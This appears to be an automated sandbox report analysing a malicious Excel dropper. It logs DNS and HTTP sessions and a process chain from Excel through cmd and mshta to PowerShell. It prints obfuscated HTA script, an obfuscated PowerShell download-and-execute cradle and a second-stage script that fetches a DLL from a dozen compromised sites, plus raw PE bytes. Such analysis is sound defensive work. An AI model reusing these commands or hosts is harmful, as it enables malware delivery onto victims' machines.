Jan 28, 2022 21:08:01.345886946 CET	8.8.8.8	192.168.2.22	0x54f5	No error (0)	jeffreylub in.igclout.com		74.208.236.157	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 91.240.118.168
- kuyporn.com
- jeffreylubin.igclout.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:07:54.688672066 CET	0	OUT	GET /qqw/aas/se.html HTTP/1.1 Accept: */* Accept-Language: en-US UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 91.240.118.168 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022
21:07:54.750778913 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Fri, 28 Jan 2022 20:07:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11230
Last-Modified: Wed, 26 Jan 2022 22:39:54 GMT
Connection: keep-alive
ETag: "61f1cdba-2bde"
Accept-Ranges: bytes
Data Raw: 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a
0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d
0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09
09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65
71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45 6d 75 6c 61 74 65
49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 4d 6f 64 65 7c 7c
64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d 64 6f 63 75 6d 65
6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37 36 63 3d 28 21 28
6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f 6c 6c 3d 6c 6f 63
61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74 6f 4c 6f 77 65 72
43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31 31 2e 69 6e 64
65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b 68 74 27 29 7c 6c
49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f
63 6f 6c 2b 27 30 46 44 27 3b 76 4c 47 34 38 37 51 32 66 62 6e 57 62 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 64 33 66
55 68 51 42 66 55 57 33 30 33 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 64 33 66 55 68 51 42 66 55 57 33 30 33 5b 30 5d
3d 27 63 5c 31 36 31 5c 31 37 31 52 25 35 30 25 33 32 65 25 33 37 27 20 20 20 3b 76 4c 47 34 38 37 51 32 66 62 6e 57
62 5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f 6d 7f 6c 7f 20 7f 50 7f 55 7f 42 7f
4c 7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f 58 7f 48 7f 54 7f 4d 7f 4c 7f 20 7f
31 7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e 18 7f 45 7f 4e 7f 22 7e 15 7e 5c
6e 7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f 52 7f 2f 7f 78 7e 5c 6e 7e 0c 7f
31 7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c 7f 2e 7f 64 7f 74 7f 64 7f 22 7f
3e 7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49 7f 2f 7f 31 7f 39 7e 79 7e 56
7e 0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7f 76 7e 36 7f 28 7f 75 7f 6e
7f 65 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7f 5c 5c 7f 31 7f 36 7f 36 7f 61 7f 72 7f 25 7f 32 7f 30 7f 25 7f 37 7f 31 7f 79 7f
25 7f 33 7f 37 7d 25 7f 44 7d 1e 7d 5c 27 7f 32 7d 5c 27 7f 33 7f 42 7f 71 7d 18 7d 22 7d 25 7f 38 7d 28 7f 25 7f 35 7f 33
7d 21 7f 34 7d 21 7f 32 7f 25 7f 36 7f 39 7f 6e 7f 67 7d 1e 7f 45 7d 3d 7f 36 7f 72 7f 6f 7d 18 7f 35 7f 35
Data Ascii: <html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentM
ode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=
location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('per'
);f9f76c|=lII;zLP=location.protocol+'0FD';vLG487Q2fbnWb=new Array();d3fUhQBfUW303=new Array();d3fUhQ
BfUW303[0]='c\161\171R%50%32e%37'   ;vLG487Q2fbnWb[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 T
ransitional~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G~I/19~y
~V~l~f~head~gscript>ev~6(une}ape(\'\\166ar%20%71y%37}%D}}\'2}\'3Bq}}"}%8}(%53}!4}!2%69ng}E}=6ro}55</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	91.240.118.168	80	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:08:00.606825113 CET	13	OUT	GET /qqw/aas/se.png HTTP/1.1 Host: 91.240.118.168 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:08:00.666024923 CET	14	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 28 Jan 2022 20:08:00 GMT Content-Type: image/png Content-Length: 1178 Last-Modified: Wed, 26 Jan 2022 22:58:47 GMT Connection: keep-alive ETag: "61f1d227-49a" Accept-Ranges: bytes Data Raw: 24 70 61 74 68 20 3d 20 22 43 3a 5c 50 72 6f 67 72 61 6d 44 61 74 61 5c 51 57 45 52 2e 64 6c 6c 22 3b 0d 0a 24 75 72 6c 31 20 3d 20 27 68 74 74 70 3a 2f 2f 6b 75 79 70 6f 72 6e 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 58 53 73 35 2f 27 3b 0d 0a 24 75 72 6c 32 20 3d 20 27 68 74 74 70 3a 2f 2f 6a 65 66 66 72 65 79 6c 75 62 69 6e 2e 69 67 63 6c 6f 75 74 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 76 7a 4f 47 2f 27 3b 0d 0a 24 75 72 6c 33 20 3d 20 27 68 74 74 70 3a 2f 2f 66 6c 79 62 75 73 74 72 61 76 65 6c 2e 63 6f 6d 2f 63 67 69 2d 62 69 6e 2f 32 54 6a 55 48 2f 27 3b 0d 0a 24 75 72 6c 34 20 3d 20 27 68 74 74 70 3a 2f 2f 64 6f 63 73 2d 63 6f 6e 73 74 72 75 63 74 69 6f 6e 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 4a 4a 45 66 30 6b 45 41 35 2f 27 3b 0d 0a 24 75 72 6c 35 20 3d 20 27 68 74 74 70 3a 2f 2f 77 61 6c 6c 61 63 65 62 72 61 64 6c 65 79 2e 63 6f 6d 2f 63 73 73 2f 59 63 44 63 39 32 37 53 4a 52 2f 27 3b 0d 0a 24 75 72 6c 36 20 3d 20 27 68 74 74 70 73 3a 2f 2f 61 6c 67 7a 6f 72 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 67 68 46 58 56 72 47 4c 45 68 2f 27 3b 0d 0a 24 75 72 6c 37 20 3d 20 27 68 74 74 70 73 3a 2f 2f 70 63 6f 76 65 73 74 75 64 69 6f 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 63 33 7a 67 52 69 32 77 58 77 43 62 64 53 44 33 69 7a 2f 27 3b 0d 0a 24 75 72 6c 38 20 3d 20 27 68 74 74 70 73 3a 2f 2f 67 72 75 70 6f 6d 61 72 74 69 6e 73 61 6e 63 68 65 7a 2e 63 6f 6d 2f 77 70 2d 61 64 6d 69 6e 2f 51 70 46 44 4a 50 4d 59 34 39 2f 27 3b 0d 0a 24 75 72 6c 39 20 3d 20 27 68 74 74 70 73 3a 2f 2f 65 6c 72 6f 69 65 79 65 63 65 6e 74 72 65 2e 6f 72 67 2f 63 67 69 2d 62 69 6e 2f 6c 34 32 73 6c 67 6d 66 38 6e 42 70 55 59 73 62 2f 27 3b 0d 0a 24 75 72 6c 31 30 20 3d 20 27 68 74 74 70 73 3a 2f 2f 62 6c 75 77 6f 6d 2d 6d 69 6c 61 6e 6f 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 46 45 6a 33 79 34 7a 2f 27 3b 0d 0a 24 75 72 6c 31 31 20 3d 20 27 68 74 74 70 73 3a 2f 2f 74 68 61 69 72 65 70 6f 72 74 63 68 61 6e 6e 65 6c 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 4b 61 57 5a 70 30 6f 64 6b 45 4f 2f 27 3b 0d 0a 24 75 72 6c 31 32 20 3d 20 27 68 74 74 70 73 3a 2f 2f 65 73 61 63 69 2d 65 67 79 70 74 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 57 37 71 58 56 65 47 70 2f 27 3b 0d 0a 0d 0a 0d 0a 24 77 65 62 20 3d 20 4e 65 77 2d 4f 62 6a 65 63 74 20 6e 65 74 2e 77 65 62 63 6c 69 65 6e 74 3b 0d 0a 24 75 72 6c 73 20 3d 20 22 24 75 72 6c 31 2c 24 75 72 6c 32 2c 24 75 72 6c 33 2c 24 75 72 6c 34 2c 24 75 72 6c 35 2c 24 75 72 6c 36 2c 24 75 72 6c 37 2c 24 75 72 6c 38 2c 24 75 72 6c 39 2c 24 75 72 6c 31 30 2c 24 75 72 6c 31 31 2c 24 75 72 6c 31 32 22 2e 73 70 6c 69 74 28 22 2c 22 29 3b 0d 0a 66 6f 72 65 61 63 68 20 28 24 75 72 6c 20 69 6e 20 24 75 72 6c 73 29 20 7b 0d 0a 20 20 20 74 72 79 20 7b 0d 0a 20 20 20 20 20 20 20 24 77 65 62 2e 44 6f 77 6e 6c 6f 61 64 46 69 6c 65 28 24 75 72 6c 2c 20 24 70 61 74 68 29 3b 0d 0a 20 20 20 20 20 20 20 69 66 20 28 28 47 65 74 2d 49 74 65 6d 20 24 70 61 74 68 29 2e 4c 65 6e 67 74 68 20 2d 67 65 20 33 30 30 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 20 20 5b 44 69 61 67 6e 6f 73 74 69 63 73 2e 50 72 6f 63 65 73 73 5d 3b 0d 0a 20 20 20 20 20 20 20 20 20 20 62 72 65 61 6b 3b 0d 0a 20 20 20 20 20 20 20 7d 0d 0a 20 20 20 7d 0d 0a 20 20 20 63 61 74 63 68 7b 7d 0d 0a 7d 20 0d 0a 53 6c 65 65 70 20 2d Data Ascii: $path = "C:\ProgramData\QWER.dll";$url1 = 'http://kuyporn.com/wp-content/XSs5/';$url2 = 'http://jeffreylubin.igclout.com/wp-admin/vzOG/';$url3 = 'http://flybustravel.com/cgi-bin/2TjUH/';$url4 = 'http://docs-construction.com/wp-admin/JJEf0kEA5/';$url5 = 'http://wallacebradley.com/css/YcDc927SJR/';$url6 = 'https://algzor.com/wp-includes/ghFXVrGLEh/';$url7 = 'https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdSD3iz/';$url8 = 'https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/';$url9 = 'https://elroieyecentre.org/cgi-bin/l42slgmf8nBpUYsb/';$url10 = 'https://bluwom-milano.com/wp-content/FEj3y4z/';$url11 = 'https://thaireportchannel.com/wp-includes/KaWZp0odkEO/';$url12 = 'https://esaci-egypt.com/wp-includes/W7qXVeGp/';$web = New-Object net.webclient;$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10,$url11,$url12".split(",");foreach ($url in $urls) { try { $web.DownloadFile($url, $path); if ((Get-Item $path).Length -ge 30000) { [Diagnostics.Process]; break; } } catch{}} Sleep -

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	172.67.149.209	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:08:00.758121967 CET	15	OUT	GET /wp-content/XSs5/ HTTP/1.1 Host: kuyporn.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:08:00.788583994 CET	16	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 20:08:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive X-Frame-Options: SAMEORIGIN Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=196bAQ8r8ZVEf4%2FBws8sWDllYGc7kw E%2BeWUFc%2B8GsjlSfhPXLsUqDPgq%2F268jjAl%2BISm%2BkaCE3Nce9nB%2Fsjj%2FbZi0q2ruqImQHzOOXrK%2 FmMw%2Fqg3p%2FntjMtQDSbsQw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6d4cd9accd886964-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 30 64 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 69 64 3d 22 63 66 5f 73 74 79 6c 65 73 2d 63 73 73 22 20 6 8 72 65 66 3d 22 2f 63 64 6e 2d 63 67 69 2f Data Ascii: 10dc<!DOCTYPE html>...[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><me ta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=device-width,initial-scale=1" /><link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49170	74.208.236.157	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:08:01.508800030 CET	21	OUT	GET /wp-admin/vzOG/ HTTP/1.1 Host: jeffreylubin.igclout.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 21:08:01.720765114 CET	22	IN	HTTP/1.1 200 OK Content-Type: application/x-msdownload Content-Length: 557056 Connection: keep-alive Keep-Alive: timeout=15 Date: Fri, 28 Jan 2022 20:08:01 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Fri, 28 Jan 2022 20:08:01 GMT Content-Disposition: attachment; filename="v3Q.dll" Content-Transfer-Encoding: binary Set-Cookie: 61f44d2196a27=1643400481; expires=Fri, 28-Jan-2022 20:09:01 GMT; Max-Age=60; path=/ Last-Modified: Fri, 28 Jan 2022 20:08:01 GMT X-Frame-Options: SAMEORIGIN Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 c2 61 2c 12 ac 32 2c 12 ac 32 2c 12 ac 32 ef 1d f3 32 26 12 ac 32 ef 1d f1 32 37 12 ac 32 2c 12 ad 32 0e 10 ac 32 0b d4 d1 32 36 12 ac 32 0b d4 c1 32 a6 12 ac 32 0b d4 c2 32 b2 12 ac 32 0b d4 d6 32 2d 12 ac 32 0b d4 d0 32 2d 12 ac 32 0b d4 d4 32 2d 12 ac 32 52 69 63 68 2c 12 ac 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 91 fa f3 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 50 04 00 00 20 04 00 00 00 00 00 06 0d 03 00 00 10 00 00 00 60 04 00 00 00 00 10 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 10 00 00 5d f5 08 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 40 2d 05 00 52 00 00 00 34 10 05 00 04 01 00 00 00 a0 05 00 50 76 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 08 00 30 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 bd 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 60 04 00 94 05 00 00 ac 0f 05 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 39 45 04 00 00 10 00 00 00 50 04 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 92 cd 00 00 00 60 04 00 00 d0 00 00 00 60 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 80 65 00 00 00 30 05 00 00 30 00 00 00 30 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 50 76 02 00 00 a0 05 00 00 80 02 00 00 60 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 76 93 00 00 00 20 08 00 00 a0 00 00 00 e0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&2272,2226222222-22-22-2Rich,2PELa!P `]@-R4Pv 0N@`@.text9EP `.rdata``@@.datae000@.rsrcPv`@@.relocv @B

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **1272**, Parent PID: **596**

General

Target ID:	0

Start time:	21:07:21
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f1e0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: **1188**, Parent PID: **1272**

General

Target ID:	2
Start time:	21:07:24
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c mshta http://91.240.118.168/qqw/aas/se.html
Imagebase:	0x4a330000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: **2816**, Parent PID: **1188**

General

Target ID:	4
Start time:	21:07:25
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.168/qqw/aas/se.html
Imagebase:	0x13ff80000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1516**, Parent PID: **2816**

General

Target ID:	6
Start time:	21:07:29
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({HgfRrtGdf}{HgfRrtGdf}Ne{HgfRrtGdf}{HgfRrtGdf}w{HgfRrtGdf}-Obj{HgfRrtGdf}ec{HgfRrtGdf}{HgfRrtGdf}t N{HgfRrtGdf}{HgfRrtGdf}et{HgfRrtGdf}.W{HgfRrtGdf}{HgfRrtGdf}e'.replace('{HgfRrtGdf}', ''); $c4='bC{HgfRrtGdf}li{HgfRrtGdf}{HgfRrtGdf}en{HgfRrtGdf}{HgfRrtGdf}t).D{HgfRrtGdf}{HgfRrtGdf}ow{HgfRrtGdf}{HgfRrtGdf}nl{HgfRrtGdf}{HgfRrtGdf}{HgfRrtGdf}o'.replace('{HgfRrtGdf}', ''); $c3='ad{HgfRrtGdf}{HgfRrtGdf}St{HgfRrtGdf}rin{HgfRrtGdf}{HgfRrtGdf}g{HgfRrtGdf}("ht{HgfRrtGdf}tp{HgfRrtGdf}://91.240.118.168/qqw/aas/se.png")'.replace('{HgfRrtGdf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X
Imagebase:	0x13fbe0000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\QWER.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	7FEECD4BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
